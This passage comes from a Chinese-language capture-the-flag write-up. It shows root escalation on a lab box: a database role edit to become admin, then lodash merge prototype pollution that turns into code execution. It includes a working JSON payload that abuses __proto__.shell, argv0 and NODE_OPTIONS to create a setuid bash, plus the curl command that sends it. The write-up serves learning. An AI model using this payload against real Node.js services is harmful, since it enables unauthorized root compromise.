log.sh是啥,他就只是一個根據參數自動生成 Log 的腳本而已:#!/bin/bash if [ $1 == 'log_message' ] then date=$(date '+%d-%m-%Y-%H:%M:%S'); # ...<SNIP>...因為
$1沒有加雙引號,所以會造成一些問題,但重點是我們根本沒有機會傳遞參數,因此這裡不展開。
從 admin.js 也能看到它是依據 token 比較權限的,而非根據資料庫:
router.use('/', async (req, res, next) => {
    if (req.headers["x-access-token"]) {
        const token = decodejwt(req.headers["x-access-token"]);
        if (token) {
            const find = await User.findAll({
                where: {
                    username: token.user,
                    role: token.role
                }
            });

            if (find.length > 0) {
                if (find[0].username == token.user && find[0].role == token.role && token.role == "admin") {
                    return next();
                }
// ...<SNIP>...
不過既然我們都有資料庫的存取權限了,那就直接改就好啦:
MariaDB [pollution_api]> select * from users where username = "aoeu";
+----+----------+----------+------+---------------------+---------------------+
| id | username | password | role | createdAt           | updatedAt           |
+----+----------+----------+------+---------------------+---------------------+
|  1 | aoeu     | aoeu     | user | 2026-09-08 02:55:37 | 2026-09-08 02:55:37 |
+----+----------+----------+------+---------------------+---------------------+
1 row in set (0.001 sec)

MariaDB [pollution_api]> update users set role = 'admin' where username = "aoeu";
Query OK, 1 row affected (0.003 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [pollution_api]> select * from users where username = "aoeu";
+----+----------+----------+-------+---------------------+---------------------+
| id | username | password | role  | createdAt           | updatedAt           |
+----+----------+----------+-------+---------------------+---------------------+
|  1 | aoeu     | aoeu     | admin | 2026-09-08 02:55:37 | 2026-09-08 02:55:37 |
+----+----------+----------+-------+---------------------+---------------------+
1 row in set (0.001 sec)
登入後成功拿到 x-access-token:
victor@pollution:~$ curl 'http://127.0.0.1:3000/auth/login' -X POST -d '{"username": "aoeu", "password": "aoeu"}' -H 'Content-Type: application/json'
{"Status":"Ok","Header":{"x-access-token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYW9ldSIsImlzX2F1dGgiOnRydWUsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc4ODgzNjQzOCwiZXhwIjoxNzg4ODQwMDM4fQ._8SC7GiRt14YXNLaPD4fcR7pVTVNTOVbQJQ6ptMzcEM"}}victor@pollution:~$
雖然目前不知道管理員能幹嘛,但總之透過 jwt.io 解碼可以看到我們確實是管理員了:
{
  "user": "aoeu",
  "is_auth": true,
  "role": "admin",
  "iat": 1788836438,
  "exp": 1788840038
}
JavaScript Prototype Pollution
接著我看了很久,實在沒看出什麼東西,就去看 0xdf 的 writeup 了。他首先用 Snyk 掃出了 lodash 這個套件存在多個 Prototype Pollution 漏洞,其中一個 CVE 說明了 merge 函式存在的問題:
merge (target, source)
  foreach property of source
    if property exists and is an object on both the target and the source
      merge(target[property], source[property])
    else
      target[property] = source[property]
剛好我們的 Messages_send.js 就有用到 merge:
const messages_send = async (req, res) => {
    const token = decodejwt(req.headers['x-access-token'])
    if (req.body.text) {
        const message = {
            user_sent: token.user,
            title: "Message for admins",
        };

        _.merge(message, req.body);
// ...<SNIP>...
}
在 HackTricks 可以找到許多 Prototype Pollution to RCE 相關的範例,最後 0xdf 透過修改 exec exploitation 的範例來拿到 root shell:
const { exec } = require('child_process');
p = {}
p.__proto__.shell = "/proc/self/exe" //You need to make sure the node executable is executed
p.__proto__.argv0 = "console.log(require('child_process').execSync('touch /tmp/exec-cmdline').toString())//"
p.__proto__.NODE_OPTIONS = "--require /proc/self/cmdline"
var proc = exec('something');
依照 messages_send 的要求修改執行:
{
  "text": "Hi!",
  "__proto__": {
    "shell": "/proc/self/exe",
    "argv0": "console.log(require('child_process').execSync('/bin/cp /bin/bash /tmp/abb; chmod 4777 /tmp/abb').toString())//",
    "NODE_OPTIONS": "--require /proc/self/cmdline"
  }
}
透過 curl 送出:
victor@pollution:~$ curl 'http://127.0.0.1:3000/admin/messages/send' \
  -H 'Content-Type: application/json' \
  -H 'x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYW9ldSIsImlzX2F1dGgiOnRydWUsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc4ODg0MDA2NywiZXhwIjoxNzg4ODQzNjY3fQ.2-84oAVkzH5ZdZ0LLEjnDCdgBMKzvw8pQzeLjqCUGwA' \
  --data-binary @- <<'EOF'
{
  "text": "Hi!",
  "__proto__": {
    "shell": "/proc/self/exe",
    "argv0": "console.log(require('child_process').execSync('/bin/cp /bin/bash /tmp/abb; chmod 4777 /tmp/abb').toString())//",
    "NODE_OPTIONS": "--require /proc/self/cmdline"
  }
}
EOF
{"Status":"Ok"}

victor@pollution:~$ ls -al /tmp/abb
-rwsrwxrwx 1 root root 1234376 Sep  8 00:03 /tmp/abb
接著就拿 root.txt 啦:
victor@pollution:~$ /tmp/abb -p

abb-5.1# id
uid=1002(victor) gid=1002(victor) euid=0(root) groups=1002(victor)

abb-5.1# cat /root/root.txt
77e2************************5210